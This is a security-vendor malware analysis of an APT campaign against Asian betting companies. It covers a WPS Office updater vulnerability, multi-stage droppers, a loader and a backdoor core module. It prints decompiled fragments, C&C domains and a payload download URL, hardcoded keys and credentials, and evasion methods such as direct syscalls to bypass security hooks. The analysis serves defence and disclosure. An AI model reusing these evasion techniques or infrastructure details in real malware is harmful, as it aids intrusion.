
Operation Dragon Castling: APT group targeting betting companies

decoded.avast.io/luigicamastra/operation-dragon-castling-apt-group-targeting-betting-companies

March 22, 2022



by Luigino Camastra, Igor Morgenstern, Jan HolmanMarch 22, 202227 min read

Introduction

We recently discovered an `APT` campaign we are calling `Operation Dragon Castling`. The campaign is targeting what appears to be betting companies in `South East Asia`, more specifically companies located in `Taiwan`, the `Philippines`, and `Hong Kong`. With moderate confidence, we can attribute the campaign to a `Chinese speaking APT group`, but unfortunately cannot attribute the attack to a specific group and are not sure what the attackers are after.


We found notable code similarity between one of the modules used by this APT group (the `MulCom backdoor`) and the `FFRat` samples described by the `BlackBerry Cylance Threat Research Team` in their `2017` report and `Palo Alto Networks` in their `2015` report. Based on this, we suspect that the FFRat codebase is being shared between several Chinese adversary groups. Unfortunately, this is not sufficient for attribution as FFRat itself was never reliably attributed.

In this blogpost we will describe the malware used in these attacks and the backdoor planted by the APT group, as well as other malicious files used to gain persistence and access to the infected machines. We will also discuss the two infection vectors we saw being used to deliver the malware: an infected installer and exploitation of a vulnerable legitimate application, `WPS Office`.

We identified a new vulnerability (CVE-2022-24934) in the WPS Office updater wpsupdate.exe, which we suspect that the attackers abused.

We would like to thank Taiwan's `TeamT5` for providing us with IoCs related to the infection vector.

Infrastructure and toolset



In the diagram above, we describe the relations between the malicious files. Some of the relations might not be accurate, e.g. we are not entirely sure if the MulCom backdoor is loaded by the `CorePlugin`. However, we strongly believe that it is one of the malicious files used in this campaign.

Infection Vector

We've seen multiple infection vectors used in this campaign. Among others, an attacker sent an email with an infected installer to the support team of one of the targeted companies asking to check for a bug in their software. In this post, we are going to describe another vector we've seen: a fake `WPS Office` update package. We suspect an attacker exploited a bug in the WPS updater `wpsupdate.exe`, which is a part of the WPS Office installation package. We have contacted WPS Office team about the vulnerability (`CVE-2022-24934`), which we discovered, and it has since been fixed.

During our investigation we saw suspicious behavior in the WPS updater process. When analyzing the binary we discovered a potential security issue that allows an attacker to use the updater to communicate with a server controlled by the attacker to perform actions on the victim's system, including downloading and running arbitrary executables. To exploit the vulnerability, a registry key under `HKEY_CURRENT_USER` needs to be modified, and by doing this an attacker gains persistence on the system and control over the update process. In the case we analyzed, the malicious binary was downloaded from the domain `update.wps[.]cn`, which is a domain belonging to `Kingsoft`, but the serving IP (`103.140.187.16`) has no relationship to the company, so we assume that it is a fake update server used by the attackers.
The downloaded binary (`setup_CN_2052_11.1.0.8830_PersonalDownload_Triale.exe - B9BEA7D1822D9996E0F04CB5BF5103C48828C5121B82E3EB9860E7C4577E2954`) drops two files for sideloading: a signed `QMSpeedupRocketTrayInjectHelper64.exe - Tencent Technology (a3f3bc958107258b3aa6e9e959377dfa607534cc6a426ee8ae193b463483c341)` and a malicious DLL `QMSpeedupRocketTrayStub64.dll.`


Dropper 1 (QMSpeedupRocketTrayStub64.dll)

76adf4fd93b70c4dece4b536b4fae76793d9aa7d8d6ee1750c1ad1f0ffa75491

The first stage is a backdoor communicating with a C&C (`mirrors.centos.8788912[.]com`). Before contacting the C&C server, the backdoor performs several preparational operations. It hooks three functions: `GetProcAddress` , `FreeLibrary` , `LdrUnloadDll` . To get the C&C domain, it maps itself to the memory and reads data starting at the offset `1064` from the end. The domain name is not encrypted in any way and is stored as a wide string in clear text in the binary.

Then it initializes an object for a `JScript` class with the named item `ScriptHelper` . The dropper uses the `ImpersonateLoggedOnUser` API Call to re-use a token from `explorer.exe` so it effectively runs under the same user. Additionally, it uses `RegOverridePredefKey` to redirect the current `HKEY_CURRENT_USER` to `HKEY_CURRENT_USER` of an impersonated user. For communication with C&C it constructs a UserAgent string with some system information e.g. `Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1;.NET CLR 2.0). The information that is exfiltrated is: Internet Explorer version, Windows version, the value of the “User Agent\Post Platform”` registry values.

After that, the sample constructs `JScript` code to execute. The header of the code contains definitions of two variables: `server` with the C&C domain name and a hardcoded `key` . Then it sends the HTTP `GET` request to `/api/connect,` the response should be encrypted `JScript` code that is decrypted, appended to the constructed header and executed using the `JScript` class created previously.



```
aVarServerHttpM_1:
text "UTF-16LE", 'var server = "http://mirrors.centos.8788912.com:80"'
text "UTF-16LE", ';',0Dh,0Ah
text "UTF-16LE", 'var key = "6073c99b58a420002ca83432";',0Dh,0Ah
```

At the time of analysis, the C&C was not responding, but from the telemetry data we can conclude that it was downloading the next stage from `hxxp://mirrors.centos.8788912.com/upload/ea76ad28a3916f52a748a4f475700987.exe` to `%ProgramData%\icbc_logtmp.exe` and executing it.

Dropper 2 (IcbcLog)

a428351dcb235b16dc5190c108e6734b09c3b7be93c0ef3d838cf91641b328b3

The second dropper is a runner that, when executed, tries to escalate privileges via the `COM Session Moniker Privilege` Escalation `(MS17-012)` , then dropping a few binaries, which are stored with the following resource IDs:

Resource ID	Filename	Description
1825	smcache.dat	List of C&C domains
1832	log.dll	Loader (CoreX) 64bit
1840	bdservicehost.exe	Signed PE for sideloading 64bit
1841	N/A	Filenames for sideloading
1817	inst.dat	Working path
1816	hostcfg.dat	Used in the *Host* header, in C&C communication
1833	bdservicehost.exe	Signed PE for sideloading 32bit – N/A

1831	log.dll	Loader (32bit) – N/A

The encrypted payloads have the following structure:


The encryption key is a wide string starting from offset `0x8`. The encrypted data starts at the offset `0x528`. To decrypt the data, a SHA256 hash of the key is created using `CryptHashData` API, and is then used with a hard-coded IV `0123456789abcde` to decrypt the data using `CryptDecrypt` API with the `AES256` algorithm. After that, the decrypted data is decompressed with `RtlDecompressBuffer`. To verify that the decryption went well, the `CRC32` of the data is computed and compared to the value at the offset `0x4` of the original resource data. When all the payloads are dropped to the disk, `bdservicehost.exe` is executed to run the next stage.

Loader (CoreX)

97c392ca71d11de76b69d8bf6caf06fa3802d0157257764a0e3d6f0159436c42

The `Loader (CoreX)` DLL is sideloaded during the previous stage `(Dropper 2)` and acts as a dropper. Similarly to `Dropper 1`, it hooks the `GetProcAddress` and `FreeLibrary` API functions. These hooks execute the main code of this library. The main code first checks whether it was loaded by `regsvr32.exe` and then it retrieves encrypted data from its resources. This data is dropped into the same folder as `syscfg.dat`. The file is then loaded and decrypted using AES-256 with the following options for setup:

- Key is the computer name and IV is `qwertyui12345678`
- AES-256 setup parameters are embedded in the resource in the format `<key>#<IV>`. So you may e.g. see `cbfc2vyuzckloknf#8o3yfn0uee429m8d`



```
70 00 63 00-7A 00 30 00-69 00 73 00-6B 00 76 00  p c z 0 i s k v
70 00 75 00-6A 00 38 00-6B 00 78 00-35 00 6D 00  p u j 8 k x 5 m
23 00 69 00-39 00 64 00-65 00 79 00-78 00 62 00  # i 9 d e y x b
38 00 70 00-36 00 6F 00-77 00 78 00-70 00 7A 00  8 p 6 o w x p z
36 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  6
```

AES-256 setup parameters

The main code continues to check if the process `ekrn.exe` is running. `ekrn.exe` is an ESET Kernel service. If the ESET Kernel service is running, it will try to remap `ntdll.dll`. We assume that this is used to bypass `ntdll.dll` hooking.

After a service check, it will decompress and execute shellcode, which in turn loads a DLL with the next stage. The DLL is stored, unencrypted, as part of the shellcode. The shellcode enumerates exports of `ntdll.dll` and builds an array with hashes of names of all `Zw*` functions (windows native API system calls) then sorts them by their RVA. By doing this, the shellcode exploits the fact that the order of RVAs of `Zw*` functions equals the order of the corresponding syscalls, so an index of the `Zw*` function in this array is a syscall number, which can be called using the syscall instruction. Security solutions can therefore be bypassed based on the hooking of the API in userspace. Finally, the embedded core module DLL is loaded and executed.

Proto8 (Core module)


f3ed09ee3fe869e76f34eee1ef974d1b24297a13a58ebff20ea4541b9a2d86c7

The core module is a single DLL that is responsible for setting up the malware’s working directory, loading configuration files, updating its code, loading plugins, beaconing to C&C servers and waiting for commands.

It has a cascading structure with four steps:

Step 1


The first part is dedicated to initial checks and a few evasion techniques. At first, the core module verifies that the DLL is being run by `spdlogd.exe` (an executable used for persistence, see below) or that it is not being run by `rundll32.exe.` If this check fails, the execution terminates. The DLL proceeds by hooking the `GetProcAddress` and `FreeLibrary` functions in order to execute the main function, similarly to the previous infection stages.



```
v4 = hooking_structure_constructor();
if ( v4->this_dll_handle != dll_handle )
  return (v4->orig_getprocaddress)(dll_handle, fcn_name_string);
OutputDebugStringW(L"in googo");
v1 = v4->vftable.get_vfunc_25736_ptr;
if ( v1 )
  (v1->get_vfunc_25736_ptr->j_create_core2_thread)(v1);
CurrentProcess = GetCurrentProcess();
WaitForSingleObject(CurrentProcess, INFINITE);
return (v4->orig_getprocaddress)(dll_handle, fcn_name_string);
```

The GetProcAddress hook contains an interesting debug output “in googo”.


The malware then creates a new window (named `Sample`) with a custom callback function. A message with the ID `0x411` is sent to the window via `SendMessageW` which causes the aforementioned callback to execute the main function. The callback function can also process the `0x412` message ID, even though no specific functionality is tied to it.



```
__int64 __fastcall Core2(PVOID Parameter)
{
  __int64 v2; // [rsp+30h] [rbp-18h] BYREF
  __int64 v3[2]; // [rsp+38h] [rbp-10h] BYREF

  CreateThread(0i64, 0i64, create_window, 0i64, 0, 0i64);
  v2 = 8i64;
  sub_7FFE5DB8558C(v3, &v2);
  sleep(v3);
  SendMessageW(mal_window_handle, 0x411u, 0i64, 0i64);
  Sleep(INFINITE);
  return 0i64;
}
```


Exported function Core2 sends message 0x411



```
__int64 Ldr2()
{
  __int64 v1; // [rsp+30h] [rbp-18h] BYREF
  _QWORD v2[2]; // [rsp+38h] [rbp-10h] BYREF

  CreateThread(0i64, 0i64, create_window, 0i64, 0, 0i64);
  v1 = 8i64;
  sub_7FFE5DB8558C(v2, &v1);
  sleep(v2);
  SendMessageW(mal_window_handle, 0x412u, 0i64, 0i64);
  return 0i64;
}
```

Exported function Ldr2 sends message 0x412




```
if ( uMsg <= 15 )
{
  v4 = 0x8026;
  if ( _bittest(&v4, uMsg) )
    return 0i64;
}
if ( uMsg == 0x412 )
  return 0i64;
if ( uMsg != 0x411 )
  return DefWindowProcW(h_window, uMsg, wPara, lPara);
Main();
return 0i64;
```

The window callback only contains implementation for message 0x411 but there is a check for 0x412 as well


Step 2

In the second step, the module tries to self-update, load configuration files and set up its working directory (WD).



Self-update

The malware first looks for a file called `new_version.dat` – if it exists, its content is loaded into memory, executed in a new thread and a debug string `“run code ok”` is printed out. We did not come across this file, but based on its name and context, this is most likely a self update functionality.



```
Thread = CreateThread(0i64, 0i64, new_version_code, 0i64, 0, 0i64);
OutputDebugStringW(L"run code ok");
WaitForSingleObject(Thread, INFINITE);
Sleep(INFINITE);
```

Load configuration file `inst.dat` and set up working directory. First, the core module configuration file inst.dat is searched for in the following three locations:

- the directory where the core module DLL is located
- the directory where the EXE that loaded the core module DLL it is located
- `C:\ProgramData\`

It contains the path to the malware's working directory in plaintext. If it is not found, a hard-coded directory name is used and the directory is created. The working directory is a location the malware uses to drop or read any files it uses in subsequent execution phases.

Load configuration file `smcache.dat`.

After the working directory is set up, the sample will load the configuration file `smcache.dat` from it. This file contains the domains, protocols and port numbers used to communicate with C&C servers (details in Step 4) plus a `“comment”` string. This string is likely used to identify the campaign or individual victims. It is used to create an empty file on the victim's computer (see below) and it's also sent as a part of the initial beacon when communicating with C&C servers. We refer to it as the `“comment string”` because we have seen a few versions of smcache.dat where the content of the string was `“the comment string here”` and it is also present in another configuration file with the name `comment.dat` which has the INI file format and contains this string under the key COMMENT.

Create a `log` file

Right after the sample finds and reads smcache.dat, it creates a file based on the victim's username and the comment string from smcache.dat. If the comment string is not present, it will use a default hard-coded value (for example `M86_99.lck`). Based on the extension it could be a log of some sort, but we haven't seen any part of the malware writing into it so it could just serve as a lockfile. After the file is successfully created, the malware creates a mutex and goes on to the next step.

Step 3

Next, the malware collects information about the infected environment (such as username, DNS and NetBios computer names as well as OS version and architecture) and sets up its internal structures, most notably a list of `“call objects”`. Call objects are structures each associated with a particular function and saved into a `“dispatcher”` structure in a map with hard-coded 4-byte keys. These keys are later used to call the functions based on commands from C&C servers.

The key values (IDs) seem to be structured, where the first three bytes are always the same within a given sample, while the last byte is always the same for a given usage across all the core module samples that we've seen. For example, the function that calls the `RevertToSelf` function is identified by the number `0x20210326` in some versions of the core module that we've seen and *`0x19181726`* in others. This suggests that the first three bytes of the ID number are tied to the core module version, or more likely the infrastructure version, while the last byte is the actual ID of a function.

ID (last byte)	Function description
0x02	unimplemented function
0x19	retrieves content of `smcache.dat` and sends it to the C&C server
0x1A	writes data to `smcache.dat`
0x25	impersonates the logged on user or the explorer.exe process
0x26	function that calls `RevertToSelf`
0x31	receives data and copies it into a newly allocated executable buffer
0x33	receives core plugin code, drops it on disk and then loads and calls it

0x56	writes a value into `comment.dat`

Webdav


While initializing the call objects the core module also tries to connect to the URL `hxxps://dav.jianguoyun.com/dav/` with the username `12121jhksdf` and password `121121212` by calling `WNetAddConnection3W`. This address was not responsive at the time of analysis but `jianguoyun[.]com` is a Chinese file sharing service. Our hypothesis is that this is either a way to get plugin code or an updated version of the core module itself.

Plugins

The core module contains a function that receives a buffer with plugin DLL data, saves it into a file with the name `kbg<tick_count>.dat` in the malware working directory, loads it into memory and then calls its exported function `InitCorePlug`. The plugin file on disk is set to be deleted on reboot by calling `MoveFileExW` with the parameter `MOVEFILE_DELAY_UNTIL_REBOOT`. For more information about the plugins, see the dedicated Plugins section.

Step 4

In the final step, the malware will iterate over C&C servers contained in the smcache.dat configuration file and will try to reach each one. The structure of the `smcache.dat` config file is as follows:



```
struct smcache_data_struct
{
 uint c2_count;
 WCHAR comment_string[260];
 c2_data c2_data[c2_count];
};

struct c2_data
{
 WCHAR protocol[10];
 WCHAR domain[260];
 WCHAR port_string[10];
};
```


The structure of the `smcache.dat` config file

The protocol string can have one of nine possible values:

- `TCP`
- `HTTPS`
- `UDP`
- `DNS`
- `ICMP`
- `HTTPSIPV6`
- `WEB`
- `SSH`
- `HTTP`


Depending on the protocol tied to the particular C&C domain, the malware sets up the connection, sends a beacon to the C&C and waits for commands.

In this blogpost, we will mainly focus on the HTTP protocol option as we've seen it being used by the attackers.




```
const HttpConnectSession::`vftable' dq offset base::trace_event::HeapProfilerEventFilter::`scalar deleting destructor'(uint); destructor
                                            ; DATA XREF: init_HttpConnectSession_struct+14↑o
                                            ; sub_180020F5A+17↑o ...
                dq offset get_string_nothing; get_string_nothing
                dq offset get_string_nothing; get_string_nothing_1
                dq offset close_internet_handles; w_close_internet_handles
                dq offset sub_180011354 ; sub_180011354
                dq offset send_InternetWriteFile; w_InternetWriteFile
                dq offset recv_InternetReadFile; get_http_response
                dq offset sub_18001D6D2 ; sub_18001D6D2
                dq offset w_InterlockedIncrement64_0; w_InterlockedIncrement64_0
                dq offset w_InterlockedDecrement64_0; w_InterlockedDecrement64_0
                dq offset nullsub       ; nullsub
                dq offset nullsub_1     ; nullsub_1
                dq offset setup_connection_handles; w_http_post_get_0
```

